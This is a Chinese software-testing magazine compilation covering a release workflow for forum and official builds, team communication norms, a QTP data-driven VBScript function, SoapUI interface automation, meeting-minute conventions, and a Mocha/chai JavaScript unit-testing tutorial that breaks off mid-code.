论坛预览版：用户量较少，一般版本号比正式包高，是较新的包，一些新需求或者实验性的需求会先上到论坛版，为了通过少量用户（一般是几十万）收集用户反馈和崩溃，反复迭代补丁包，提升安装包质量。

官网正式版：用户量通过升级后可达到几百万，是我们用户量最大的途径。因此质量要求很高，通常是论坛版迭代稳定后上到官网。

补丁包：论坛版和官网版都会周期性迭代补丁包，修复 bug 或者上新需求。

论坛版和官网版的上线流程有很多相似之处，以下统一说明，以时间顺序从上线前准备、每日例行、上线前四天、上线当天、上线、上线后几个阶段介绍上线流程。

一、上线前准备

1、论坛版和官网版共同关注

具体事情	负责人	备注
确认正式版上线/推广的指标	项目管理推进	推广指标由产品、开发、测试负责人一起制定。
目前的 bug 情况以及修复计划	项目管理推进	关注特级 bug 增长情况及阻塞问题和开发项目负责人和产品负责人口头确认 bug 处理完成时间点 在催阻塞 bug 的时候，在必修的 bug 前面提供必要的修改完成时间和邮件答复时间，减轻推动的压力
开发计划	项目管理推进	明确开发提测时间
具体改动范围、需求	新需求由产品负责	如果有新需求，需要确认开发提测时间、测试完成时间、稳定性等



	人填到 googledocs 开发和测试各自填写开发提测时间和测试完成时间	项目管理人员制定排期方案。 推荐使用 googledocs，所有人员可及时更新状态
测试计划	项目管理推进	补丁包持续时间较长时，建议给出测试方案，方便跟进进度
测试方案	项目管理推进 测试负责人执行	单个测试任务超出 1 天时，必须有测试负责人给出测试方案。
上线计划	项目管理推进	一个补丁包上线后，需要确认下一个补丁包的上线计划：完成哪些需求，修复哪些 bug，上线时间点等 确认后要发出 补丁包上线计划邮件 邮件里包含预计冻结代码的时间，这是和开发约定的，便于开发提前提交代码

2、官网版正式版关注

正式版例行改动	项目管理人员关注	关注产品例行改动的内容，如版本号、渠道号等
性能评测	性能测试负责人关注	定期做性能评测
更新官网页面	产品经理负责	更新官网下载地址
确认并公示当前的指标达成状况	项目管理人员跟进	一般在补丁包上线后确认当前指标达成状况并公示，这里的补丁包是最终上官网的，
确认目前版本是否可进行产品对比评测，以判断是否符合推广和升级要求 测试把这个担起来，通知产品去做。		一般在上正式版之前产品会做与上一大版本的对比评测，确认版本的稳定性及留存率，指标由产品方提供 一般在升级推广前，产品来做留存率的实验。
Bug 迁移	项目管理人员跟进	新版上线后，迁移老版本的 bug 到新支线。推进修复



二、每日例行

1、论坛版和官网版共同关注

开发代码改动	项目管理推进 测试人员每日 关注	监控开发的代码改动，回归测试每笔改动 项目负责人每日推进代码回归处理，理论上是每日处理完毕，可灵活处理，比如张三最近测试任务排满了，可推迟处理，原则是不影响上线。
待验证 bug 验证	测试人员每日 关注	验证 bug
内测群，内测反馈	每天看下论坛里和沟通群的反馈问题	新包有较大改动时就发给内测用一下，尤其是上线前一段时间 发出内测反馈邮件，跟进严重问题是否有结论
用户反馈	技术支持组跟进	测试处理技术支持组反馈来的问题
目前的 bug 情况以及修复计划	项目管理人员推进	关注特级 bug 增长情况及阻塞问题和开发项目负责人和产品负责人口头确认 bug 处理完成时间点 在催阻塞 bug 的时候，在必修的 bug 前面提供必要的修改完成时间和邮件答复时间，减轻推动的压力 正式版上线前一周要推进开发处理、产品确认高、中优先级 bug，bug 三方评估哪些阻塞正式版上线
阻塞 Bug 备忘	项目管理人员推进	关注 bug 筛选器
进度汇报	项目管理负责	补丁包持续时间较长时，建议给出进度汇报，方便其他人了解当前进度 测试进度目的是推进各方，如开发改 bug，测试回归改动和验证 bug，产品评估 bug 是否阻塞上线；同时起到公示的作用，使进度透明。 如果周期较长，建议隔两天更新下进度。
稳定性情况	开发、测试一起关注	例行稳定性测试 线上稳定性问题修复

三、上线前四天

论坛版和官网版共同关注



冻结代码	项目管理负责	<ul style="list-style-type: none"> ● 由于现在论坛包上线周期为三到四周，官网包上线周期为两周，建议上线前四天下班前将代码冻结，冻结前和开发确认下有没有要提的代码。经验是要留出 buffer time，控制质量和进度。 ● 冻结后会自动发出冻结代码通知邮件和代码提交密码。冻结密码有项目管理人员控制，目的是冻结期间不让开发轻易提代码，保证产品质量
------	--------	---

发版迭代周期（参考）

星期一	星期二	星期三	星期四	星期五	星期六	星期日	星期一	星期二	星期三	星期四	星期五	星期六	星期日
	上线	下班前解冻代码	发上线计划说明几点： 1、上线日期 2、冻结日期 3、本次需求和改动 4、测试待处理状态 5、开发待处理状态						下班前冻结代码，更新上线计划邮件里的处理情况（如果较多未处理，两天更新一次，否则更新一次即可）				

四、上线当天

论坛版和官网版共同关注

安装卸载	模块负责人关注	上线前例行做的事情，冒烟测试跑完后，跟各负责人确认验证情况
升级包	模块负责人关注	
升级功能	模块负责人关注	
冒烟测试	模块负责人关注	
短期稳定性	模块负责人关注	
单元测试	模块负责人关注	
渠道包（若需要）	模块负责人关注	

五、上线

将安装包上传到服务器，建议将上线的一系列动作集成，通过前端页面一键部署上线。这样出错的几率较低。



六、上线后

论坛版和官网版共同关注

测试完成确认信	发送相关人员，测试完毕确认信
代码 解除冻结	上线后解除代码冻结



沟通渠道规范要求

◆ 搜狗测试：曹承臻

一、规范沟通目的：

- 各方理解一致
- 时效性
- 备忘
- 公示

二、沟通的方式：

- 邮件沟通
- 社交软件群组沟通（QQ、微信等）
- 社交软件单人沟通（QQ、微信等）
- 电话沟通
- 单人面对面沟通
- 多人开会沟通

三、不同沟通方式的优缺点：

1、邮件沟通

优点：公示作用，便于时候翻找查证。

缺点：时效性差。

适用场景：在时效性强的沟通后，需要备忘、有后续 todo 或者结论性的点，通过邮件公示给相应人员。



2、社交软件群组沟通（QQ、微信等）

优点：消息传达给多人，可以传递图片、代码等文字信息。

缺点：时效性一般，由于信息刷新较快，需要时刻盯着，否则可能会遗漏重要信息。

适用场景：多方需要参与，对时效性要求不紧急时。

3、社交软件单人沟通（QQ、微信等）

优点：单人沟通，便于传递代码或者图片等口头较难表达的信息。

缺点：时间耗费较多。

适用场景：需要沟通的信息口头较难表达，例如含有截图信息、代码信息、文件传递、重要文本信息等。

4、电话沟通

优点：时效性高。沟通效率好。

缺点：可能会打扰到对方。

适用场景：两人地理位置离得较远时，需要紧急得到对方的答复时。沟通内容口头就可以沟通明白，由于是中断式沟通，在和对方沟通前，需要先和对方确认对方说话是否方便。

5、单人面对面沟通

优点：时效性高，沟通效率好。

缺点：可能会打扰到对方。

适用场景：两人地理位置离得较近时。需要紧急得到对方的答复时，沟通内容需要通过纸笔或者演示才能理解清楚的。由于是中断式沟通，在找对方确认之前，最好提前约好沟通时间。

6、多人开会沟通

优点：时效性高，沟通效率好。

缺点：会同时占用多人的时间。

适用场景：多人地理位置近，时间点要求高，需要多人参与时，需要多人信息交换



同步时。由于是中断式沟通，需要和参会每个人沟通开会时间点是否 OK。

注意：在实际的项目应用中，通常是以上几种方式的配合。

例如：

- 对于时效性要求高的沟通时，需要根据适用场景，选择时效性高的沟通方式。
- 对于沟通后，需要有公示性的邮件来备忘、公示。



QTP 使用之一个灵活的数据驱动 型的选择案例函数

◆译者：杨俊

当我们遇到以下情况时，可以做出如下定义：当条件是 true 时，触发某个函数或子程序、又或者某段代码执行。一般情况下，我们是通过编写决策结构代码来实现，比如简单情况下使用‘IF-Else’结构代码，复杂情况下，会使用 Switch（在 JavaScript 中）结构代码。

然而，我们也可以通过数据驱动的方式来实现它。例如：假设有一个 excel 文档，里面有两列，分别命名为“条件”和“行为”。“条件”列对应的单元格下，每行将包含一字符串表达式，可以被计算成“真”或者“假”。若结果是“真”，则执行“行为”列中单元格里面的函数（或者一段有效代码）。

该 excel 列表将被作为字典对象数据加载进来，再定义一个函数，函数将计算字典对象中每个条件项的结果，当计算到某一行的条件是 true 或者计算到整个数据列表结束，则退出。在下面，你可以看到这个函数，将很精确的实现该特性。

- 函数的数字签名是：

```
Function [Select Case](ByVal dicCases)
```

dicCases 是一个带有键-值对的字典对象，键定义每个条件，值定义条件为真时的执行。

请注意：方括号是 VBScript 一不太常用的特性，里面可以使用特殊字符或者保留关键字来标识。

```
Function [Select Case](ByVal dicCases)
```

```
Dim [Case], [Cases]
```



```
[Select Case] = False
If (Not TypeName(dicCases) = "Dictionary") Then
    Print("Nothing to do")
    Exit Function
End If
If (dicCases.Count = 0) Then
    Print("Nothing to do")
    Exit Function
End If
[Cases] = dicCases.keys
For each [Case] in [Cases]
    [Select Case] = Eval([Case])
    If([Select Case])Then
        Execute(dicCases([Case]))
        Exit For
    End If
Next
End Function
```

- 使用

```
Dim arrTemp, i
```

```
Dim dic
```

```
Set dic = CreateObject("Scripting.Dictionary")
```

```
dic.Add "arrTemp(i)>70", "Print(arrTemp(i)&"" Wear a T-Shirt!""")
```

```
dic.Add "arrTemp(i)>60", "Print(arrTemp(i)&"" Wear a hat!""")
```

```
dic.Add "arrTemp(i)>50", "Print(arrTemp(i)&"" Wear a long-sleeved shirt!""")
```

```
dic.Add "arrTemp(i)<=50", "Print(arrTemp(i)&"" Wear a coat!""")
```

```
arrTemp = Array(50, 55, 60, 65, 70, 80)
```

```
For i = LBound(arrTemp) To UBound(arrTemp)
```

```
[Select Case](dic)
```



Next

- 输出

50 Wear a coat!

55 Wear a long-sleeved shirt!

60 Wear a long-sleeved shirt!

65 Wear a hat!

70 Wear a hat!

80 Wear a T-Shirt!



接口自动化实践浅谈

◆ 作者：邵君兰

当下有很多软件公司已经开始做接口自动化，也有很多还没有开始。准备开始做的测试 Leader 可能会有些困惑，怎么着手去做。下面就从我接触接口测试到部门内多个项目使用并持续集成的一些经验做个简单的介绍。

三年前，我们部门一直是手工测试，也没觉得不好，但是有一件事情触动了我。软件不断更新迭代后，我们要花很多力气去维护不同的版本。有时候在一个新迭代中修改了一个接口，后端程序就会要求我们去把各个老版本和这个接口相关的功能都去测试一遍，工作量相当大，有的时候数据库版本升级了，或者 tomcat 版本升级了，后端程序又来句：“你们把每个和服务器相关的功能都点一遍，我们也不知道哪里会有问题。”这着实让我崩溃。

我就琢磨着，这样搞下去，正儿八经的新功能反而没时间测试了。就想着如果能做接口持续集成的话，不就可以解决这个痛苦了吗？于是就去网上搜索，找到一篇介绍 SoapUI 工具的文章，豁然开朗，就暗下决心要把这个事情搞成。现在想想正是因为这个痛点，让我学习 SoapUI 干劲十足。其实学习过程还是有点难度(对于我这样没有代码基础的人来说)，本来以为只是学习下工具，后来才发现除了工具本身的功能外，Groovy, xpath 等都要去额外补充知识。

学习 SoapUI 最好的方式就是看官网 www.soapui.org，其实学其他的也是一样，看官网比你在一个 qq 群里面抛出一个问题等待人家解决要强很多，不过官网是英文的，所以也是考验你英文水平的时候。或者找些视频来学习，进度会快很多。当然在选 SoapUI 工具的时候，也有人建议我直接用 Python 做，不过对于团队整体自动化水平不高的情况下，无疑 SoapUI 更好上手。

我先在一个接口相对来说不太多的项目做了试点（整个项目 30 多个接口），把所有



的接口都做成和业务场景相关的 Case，过程还是比较顺利的，除了 SoapUI 经常会出现 out of memory 的问题，导致脚本经常忘记保存就白做了。基于已实现的接口做 SoapUI 还是比较容易，开着客户端，通过抓包工具，比如 fiddler 或者 httpdebugger，把接口的 wsdl/wadl 得到，然后照着写请求就行，这个也是熟悉工具的一个很好的过程。

项目持续开发，新增的接口也越来越多，单接口测试用 SoapUI，我们还可以做到分层测试。大多数前端开发和后端开发的研发节点往往是不同步的，我们这儿就出现了一个问题，就是往往后端开发的接口先完成，等前端来调用的时候，前端开发就开始发飙、骂人，对接总是不顺利，要不就是压根调不通，要不就是少返回参数，一来二去对接时间完成节点都会往后调整，整个项目进度就延迟了。如果我能提前把接口先测试通，这样客户端再来调用，就很顺利了。于是我就要求程序提供接口文档，文档有哪些要求，还专门写了一个标准和程序一起讨论完成。然后每次还介入接口方案评审，接口这块的问题就变的越来越少。前端程序对测试做这块工作大加赞赏。而测试提前介入接口测试，后期还可以把单接口做回归和接口 Case，一举多得，这感觉倍儿爽。

由于积累了接口测试经验后，就在部门里面开班培训 SoapUI，有的人把这个学工具当作任务，有的人还有些抵触心理，但是我坚信一点，当大家感受到做接口测试的好处时，热情就会来，事实证明是这样的，现在我们每个项目组都在做接口，而且大家都乐意去做。因为做这个事是给大家节约时间，而不是耗费时间。

当接口测试渐入佳境时，问题又来了，如果是一个人做接口测试，那还容易，如果是多个人一起做同一个项目的不同接口测试，那么参数的规范化，以及用例的合理划分以及多人协作提交脚本就会有问题。我会把经常要变的参数放到 Global，好处就是我不需要打开脚本去改参数，比如服务区的访问的地址，由于我们是通过 docker 部署服务器环境，所以访问的 ip 都会是动态变的，所以我会把 IP 提取出来放到 Global 里面参数化，这个本身没有问题，但是对于同一个参数的 Global 命名每个人都不一样，有的人命名 ip，有的人命名 URL，这就导致维护 Global 的成本很高。于是我又出了一份接口测试设计规范，大家就按照这个规范做，就避免这些问题。最开始一个人做接口时，脚本就放在本地，多人时脚本就保存到 SVN，脚本越来越多，可以不同人去执行时，就通过 Teamcity 来运行这些脚本，这样一个接口测试化测试框架就出来了。期间，脚本做了很多次重构，这个我感觉是在做自动化中不可避免的，必须面对，坑跳一跳就明白是怎么回事了。对于我现在写的这些东西，如果没有做过的人，可能就不知所云，做过的人应该跟我会



共鸣。

总的来说，接口测试非常有必要，能实实在在提升测试效率，相比界面的自动化测试来说维护成本低，很容易出效果且上手也不难。当然需要有人去推动这个事情，并且得到程序的配合和帮助，这样更能事半功倍。希望我做接口自动化的实践经验能够给还未开展做自动化接口的团队奠定信心。



需求评审的会议记录规范

◆ 搜狗测试：李越

一、会议记录目的

备份会议内容，以便后续跟进。如果有需求变更，提醒产品更新需求文档并发需求变更邮件。

二、会议记录内容

➤ 结论性的内容

记录会议中经过讨论，给出的结论性的内容。

例：

追剧需求中没有对同一电视剧在不同网站观看要弹几个弹泡具体说明。不同网站观看同一电视剧是分网站不同剧集弹泡，还是记录最后一集所在的网站，弹这一个弹泡。最后经讨论决定，不同网站观看同一电视剧分网站不同剧集弹泡。所以要将这一天结论记下来。

➤ 技术无法实现

有时存在某些需求由于现在的技术、框架或服务器端现有的逻辑、开发实现成本的限制无法实现，开发会告知产品，此时应该记录下该内容。

例：

在追剧需求中有这样的描述“用户本次观看集数不足一集，但剧集在热播剧榜的前三名，定义为追剧”，由于电视剧的观看时长服务器获取不到，如果是爬数据开发成本会很高，投入产出比不高，所以将该需求砍掉。

➤ 需求变更

由于产品一开始没有想到的内容、需求细节不合理、需求过于复杂等问题导致需求



的变更，应该有记录，并提醒产品更新需求文档。

例：

追剧需求中根据用户尚未观看的集数，将剧集分为充分观看的剧集和非充分观看的剧集，充分观看的剧集指的是指用户已观了剧集已有视频的最后一集，反之则称为非充分观看的剧集，而非充分观看的剧集又分为规律性观看和随意性观看。针对不同的用户弹不同的追剧提醒。由于判断逻辑复杂，对用户的区分过于细化，项目时间上的限制，将该非充分观看剧集的需求砍掉。

➤ 后续 todo

主要包括会议中没有结论、待确认的内容。

注意 todo 要记清楚 todo 内容和 todo 负责人。

例：

追剧需求需要计算弹泡然后给用户推泡，但是没有说明具体是什么时间计算弹泡数据，所以这是一个待确认的内容。因为对于产品来说，什么时间算弹泡无所谓，只要算了就可以，而测试却要根据这个时间设计相应用例，所以这个 todo 的负责人是测试。

➤ 风险备忘

由于需求逻辑产生的风险备忘。

例：

追剧需求中描述“在用户上次观看此剧集视频的当天第一集的时间基础上提前五分钟提醒。”如果服务器算出 8:00PM 弹第 11 集的弹泡，并且已经把弹泡数据推送到了 Pushserver 服务器，但是客户端在 7:59PM 看了第 12 集，此时客户端仍然弹第 11 集的弹泡。

➤ 开发接口人&测试接口人

在一个项目中，可能涉及到多个开发和多个测试，此时需要指定一个开发接口人和一个测试接口人，以便后续问题的沟通和项目的推进。

➤ 是否需要下次会议

如果会议中待确认的内容较多或较严重，影响到后续开发实现，在会议结尾和开发、



产品确认是否需要下次会议。

例：

追剧开始的需求文档很复杂，经过讨论，还有很多待评估的内容，有的需求因为要砍掉所以会更改一下需求内容，所以在会议结尾的时候，产品会说需求再整理一下，下次会议继续讨论。



JavaScript 单元测试利器 - Mocha + chai

◆ 作者：姜林斌

前言段子：

之前给大家分享的都是跟[《分层自动化测试》](#)课程相关的内容，学习课程的同学前两天提到了一个问题，也就引出了我这次的文章。本文由应对扯淡的开发团队而出，为毛这么说？呃...你们见过把大部分业务逻辑写在前端 JS 里的么？哥们不但遇到了，而且深受其害...原本可以抓包走接口测试的那套东东全废了，不得不进行 JS 的单元测试 然鹅，首先需要读懂开发那边 shit 一样的 JS 代码。

先来个科普梗：

问：“JavaScript 和 Java 什么关系？”

文艺点儿的答法是：“雷锋和雷峰塔的关系”

最直白的答法是：“卡巴斯基和巴基斯坦的关系”（不懂的话，请自行去某度）。

看明白了 JS 的 shit 坨坨还不行，我们得找到好的框架来支持我们后续的工作，几经对比，最终选择 Mocha 框架和 chai 断言库一级 Istanbul（覆盖率统计）库来进行实施。

好啦~闲言碎语不多讲，今天咱们来表一表 Mocha(发音“摩卡”)摩大郎 开撸!!!

一、Mocha 介绍：

mocha 是一款功能丰富的 javascript 单元测试框架，它既可以运行在 nodejs 环境中，也可以运行在浏览器环境中。

javascript 是一门单线程语言，最显著的特点就是有很多异步执行。同步代码的测试比较简单，直接判断函数的返回值是否符合预期就行了，而异步的函数，就需要测试框架支持回调、promise 或其他的方式来判断测试结果的正确性了。mocha 可以良好的支持 javascript 异步的单元测试。



mocha 会串行地执行我们编写的测试用例，可以在将未捕获异常指向对应用例的同时，保证输出灵活准确的测试结果报告。

Chai 是一个针对 Node.js 和浏览器的行为驱动测试和测试驱动测试的断言库，可与任何 JavaScript 测试框架集成。

Istanbul 是一个 JavaScript 的代码覆盖率检查库。其有如下特性：

- 可检查包括语句、分支和函数覆盖，以及反向工程的代码行覆盖
- 模块加载钩子可随时跟踪代码
- 命令行工具可运行带覆盖率检查的 node 单元测试，不需要对测试运行进行协作
- 可生成 HTML 和 LCOV 报表
- 可作为中间件使用，在浏览器进行测试
- 可在命令行中以库的形式使用

二、实施细则：

1、JavaScript 知识

PS：不入虎穴焉得虎子，先自己搞定 JS 基础知识再谈其他的)

1.1、JavaScript 的变量

JS 中变量的命名规则：

- 1) 由字母、数字、下划线组成，区分大小写
- 2) 必须以字母开头
- 3) 变量名不能有空格，且大小写敏感
- 4) 不能使用 JavaScript 中的关键字做变量名

变量声明：

在 JavaScript 中，用 Var 命令做声明变量，当然变量也可以不作声明，而在使用时再根据数据的类型来确其变量的类型；

```
length=16;//Number
```

```
varstring_name="Johnson";//String
```



```
vardatalist=["Audi","Fox","Leclax");//Array  
varperson={firstName:"John",lastName:"Doe"};//Object
```

JS 的变量类型分为值类型和引用类型:

- 值类型变量的特点是:
 - 1) 占用空间固定, 保存在栈中。
 - 2) 保存与赋值的是值本身。
 - 3) 使用 `typeof` 检测数据的类型。
 - 4) 基本类型数据是值类型。
- 引用类型的变量特点是:
 - 1) 占用空间不固定, 保存在堆中。
 - 2) 保存和赋值的是指向对象的一个指针。
 - 3) 使用 `instanceof` 检测数据的类型。
 - 4) 使用 `new()` 方法构造出的对象是引用型。

变量的作用域和生命周期:

全局变量(分为函数外定义的变量和在函数内定义而无 `var` 声明的变量)可以在任何位置调用。

局部变量(分为在函数内使用 `var` 声明的变量和函数的参数变量)只能在当前函数体内调用。

JavaScript 变量生命周期在它声明时初始化。

局部变量在函数执行完毕后销毁。

全局变量在页面关闭后销毁, 即: 除非被显式销毁, 否则一直存在。

1.2、JavaScript 数据类型

- Undefined:

使用 `var` 声明变量但是未进行初始化, 对未初始化的变量及未声明的变量使用 `typeof` 运算符均会返回 `undefined`; `undefined` 的变量和 `null` 用 `"=="` 进行比较时会返回 `true`, 因为



undefined 派生自 null。声明空对象时我们可以将其初始化为 null。

- Null:

null 表示一个空对象的指针，使用 typeof 检查 null 时会返回 object。

- Boolean:

true 为真，false 为假。我们使用 boolean()对各种数据类型的变量进行强制转换时的规则如下：

非空字符串，非零数值，非空对象进行 boolean()转换时返回 true。

空字符串，0 及 NaN，null 及 undefined 进行 boolean()转换时返回 false。

- String:

单引号和双引号不能交叉使用；使用.length 属性访问字符串长度；字符串一旦被创建，其值不能改变，若想改变必须销毁原有字符串。

String 中常见的转义：\n 换行；\t 制表符；\b 空格；\r 回车符；\f 分页符；\\斜杠\。

强制类型转换为 string 的函数有两种，分别是 toString()和 String()。

其中 number,boolean, string, object 以及 number 类型的数值基数使用 toString()进行转换。

Null, undefined 使用 String()函数进行强制类型转换的操作。

- Number:

NaN 的含义：not a Number 或者非数值。任何涉及 NaN 的操作都将返回 NaN；NaN 与任何数值都不相等包括其自身。

- Object:

Object 是一组数据或功能的集合。

1.3、JavaScript 中的运算符



+	加法
-	减法
*	乘法
/	除法
%	取模 (余数)
++	自增
--	自减
&&	逻辑与
	逻辑或
!	逻辑非

1.4、JavaScript 中的流程控制语句

- If/elseif/else 选择语句:

```
If(条件表达式 A){
```

```
代码段 1
```

```
}elseif(条件表达式 B){
```

```
代码段 2
```

```
}else{
```

```
代码段 3
```

```
}
```

- Switch/case 选择语句:

```
Switch(条件表达式){
```

```
Case 标签 A:
```

```
代码段 1;
```

```
Break;
```

```
Case 标签 B
```

```
代码段 2;
```



Break;

Default:

代码段 n;

}

- While 循环语句:

```
While(条件表达式){
```

```
循环执行代码段
```

```
}
```

While 循环先检查条件再进行循环操作，可能一次循环也不执行。

- Do-while 循环语句:

```
Do{
```

```
循环执行的代码段
```

```
}while(条件表达式);
```

Do-while 循环先执行循环代码段再检查条件，do-while 循环至少被执行一次。

- For 循环语句:

```
For(循环变量=初始值;循环条件;递增/递减计数器){
```

```
循环执行代码段
```

```
}
```

用循环变量的初始值与循环条件相比较来确定是否执行循环。

- For-in 循环语句:

```
For(声明变量 in 对象){
```

```
代码段
```

```
}
```

循环输出的变量顺序不可预知，对象的值不能是 null 或者 undefined。

在循环体中有 3 种跳转语句:

Return==终止函数体的运行，并返回一个值。

Break==终止整个循环。

Continue==结束当前循环，判断是否执行下次循环。



异常处理语句有 4 中：

Throw==主动抛出异常。

Try==指明需要处理的代码段。

Catch==捕获异常。

Finally==后期处理。

1.5、JavaScript 中的函数

函数就是包裹在花括号中的代码块，前面使用了关键词 function：

```
functionfunctionname(var1,var2)
{
    执行代码
}
```

当调用该函数时，会执行函数内的代码。

可以在某事件发生时直接调用函数（比如当用户点击按钮时），并且可由 JavaScript 在任何位置进行调用。

JavaScript 对大小写敏感。关键词 function 必须是小写的，并且必须以与函数名称相同的大小写来调用函数。

1.6、JavaScript 中的数组

数组对象是使用单独的变量名来存储一系列的值。

创建空数组：

```
varobj=newArray();
```

创建指定长度的数组：

```
varobj=newArray(9);
```

创建指定元素的数组：

```
varobj=newArray('hello','word','this','is','JS');
```

单维数组的创建:varobj=[];

在一个数组中可以有不同的对象，所有的 JavaScript 变量都是对象。数组元素是对象。



函数是对象。可以在一个数组中包含对象元素、函数、数组。

1.7、JavaScript 对 DOM 的操作

获取节点:

`document.getElementById(元素 ID)`通过元素 ID 获取节点。

`document.getElementsByName(元素 name 属性)`通过元素的 name 属性获取节点。

`document.getElementsByTagName(元素标签)`通过元素标签获取节点。

对节点赋值:

```
document.getElementById("p1").innerHTML="新文本!";
```

1.8、JavaScript 中的 window 对象

- window 和 document 的区别:

1、window 指窗体。document 指页面。document 是 window 的一个子对象。

2、用户不能改变 `document.location`(因为这是当前显示文档的位置)。但是,可以改变 `window.location`(用其它文档取代当前文档)`window.location` 本身也是一个对象,而 `document.location` 不是对象只是一个可读的字符串。

Window 对象中定位节点

```
window.document.getElementById("header");
```

Window 对象对节点赋值

```
window.document.getElementById("txtOperationDay").value="{手术日期}";
```

```
{
```

PS: UI 自动化测试对日历控件若不好操作, 则可使用 `window.document.getElementById()` 等方法来赋值;

当然, 对页面元素的赋值可使

```
ExecuteJavascript$("#txtSteepReference").val("{浸润危害}")
```

读取页面元素的值可用

```
ExecuteJavascriptreturn$("#txtCancerBasicLevel").val()
```

通过 JS 来模拟点击事件



```
ExecuteJavascript$("#SaveInvolveRangeAndDerived").click()
}
```

2、环境配置

首先安装 node 不多说，请自行谷歌；

安装 mocha: `npm install -g mocha`

安装 chai: `npm i -g chai`

```
1 # npm install -g mocha
2 # npm install chai
```

安装 istanbul: `npm install -g istanbul`

```
D:\项目需求文档\Mochai>npm install -g istanbul
loadDep:wordwrap -> netwo - !#####-----!
!
```

环境配置完事儿

3、实例演练

我们先来个简单的小例子哈~

先写个 add.js

```
function add(x,y){
return x+y;
}
```

//当前模块输出函数

```
module.exports=add;
```

与 `exports` 相比 `module.exports` 是真正的接口，`exports` 只不过是它的一个辅助工具。最终返回给调用的是 `Module.exports` 而不是 `exports`。

所有的 `exports` 收集到的属性和方法，都赋值给了 `module.exports`。当然，这有个前提，就是 `module.exports` 本身不具备任何属性和方法。如果，`module.exports` 已经具备一些属性和方法，那么 `exports` 收集来的信息将被忽略。

再写测试用例：

```
var add=require('./add.js');
```



```

varexpect=require('chai').expect;
describe('函数的测试',function()
{
it('4 和 3 的结果应该等于 8',function()
{
expect(add(4,3)).to.be.equal(7);
});
it('Hello 和 3 的结果应该等于 Hello3',function()
{
expect(add('Hello',3)).to.be.equal('Hello3');
});
it('Hello 和 World 的结果应该等于 HelloWorld',function()
{
expect(add('Hello','World')).to.be.equal('HelloWorld');
});
}
);
/*

```

describe 块的作用类似于"测试套件" (testsuite)，表示一组相关的测试。

it 块才是真正执行的部分，it 块作用就是"测试用例" (testcase)，表示一个单独的测试，是测试的最小单位。

describe 块中可以包含无数个 it 块。

chai 断言库中有 expect 和 should 两种断言 api 可以用，根据个人喜好选择。

/*

我们切换到项目目录下来执行命令：mochaadd.test.js 结果如图：




```
D:\项目需求文档\Mochai\demo01>mocha add.test.js

简单函数的测试
✓ 4和3的结果 应该等于 8
✓ Hello和3的结果 应该等于Hello3
✓ Hello和World的结果 应该等于HelloWorld

3 passing <7ms>
```

实际项目中，我们一般把 js 源文件和单元测试文件分开放在不同的目录下：



先不多说了，把辛辛苦苦从开发那边改造的源文件贴出来：

//定义一个大的 JSON 对象来保存 B2 模块中业务判断用到的常量

```
varMicroscopeToolKit=
{
AreaNames:
{
titleData:
{
ThroatBeforeArea:"喉前亚区",
SternumTopArea:"胸骨上窝亚区",
LeftAreaTop:"左沟上段",
LeftAreaMiddle:"左沟中段",
LeftAreaUnder:"左沟下段",
RightAreaTop:"右沟上段",
RightAreaMiddle:"右沟中段",
RightUnderOneTwo:"右沟下段桥 1-2 片",
```



RightUnderOneThree:"右沟下段桥 1-3 片",

LTwoAArea:"左 IIa 区",

LTwoBArea:"左 IIb 区",

LThreeArea:"左 III 区",

LFourArea:"左 IV 区",

LMuscleArea:"左肌间区",

RTwoAArea:"右 IIa 区",

RTwoBArea:"右 IIb 区",

RThreeArea:"右 III 区",

RFourArea:"右 IV 区",

RMuscleArea:"右肌间区",

LFiveAArea:"左 Va 区",

LFiveBArea:"左 Vb 区",

LMediastinalArea:"左前上纵膈区",

LOnebArea:"左 Ib 区",

LParapharyngealArea:"左咽旁区",

LVeinholeArea:"左颅底区",

RFiveAArea:"右 Va 区",

RFiveBArea:"右 Vb 区",

RMediastinalArea:"右前上纵膈区",

ROnebArea:"右 Ib 区",

RParapharyngealArea:"右咽旁区",

RVeinholeArea:"右颅底区",

}

},

AreaNumbers:

{

"喉前亚区":0,

"胸骨上窝亚区":0,

"左沟上段":0,

"左沟中段":0,

"左沟下段":0,

"左 IIa 区":0,



```
"左 IIb 区":0,  
"左 III 区":0,  
"左 IV 区":0,  
"左肌间区":0,  
"左 Va 区":0,  
"左 Vb 区":0,  
"左前上纵膈区":0,  
"左 Ib 区":0,  
"左咽旁区":0,  
"左颅底区":0,  
"右沟上段":0,  
"右沟中段":0,  
"右沟下段桥 1-2 片":0,  
"右沟下段桥 1-3 片":0,  
"右 IIa 区":0,  
"右 IIb 区":0,  
"右 III 区":0,  
"右 IV 区":0,  
"右肌间区":0,  
"右 Va 区":0,  
"右 Vb 区":0,  
"右前上纵膈区":0,  
"右 Ib 区":0,  
"右咽旁区":0,  
"右颅底区":0,  
},  
Numbers:  
{  
0:"",  
1:"①",  
2:"②",  
3:"③",  
4:"④",
```



```

5:"⑤",
6:"⑥",
7:"⑦",
8:"⑧"
}
};
/*获取左右转移 Ln 分布的最终结果*/
functionGetTransferLNSpread(MainSide,LNData)
{
//varthat=this;
vartemps=ExeTransferLNSpread(LNData);
varrtnObj=
{
NumberAreaList:temps,
L:{
NumberArea:[],
NumberInx:[],
ForwardStation:function(){
variMax=Math.max.apply(null,this.NumberInx);
varstrList=[];
if(iMax>0){
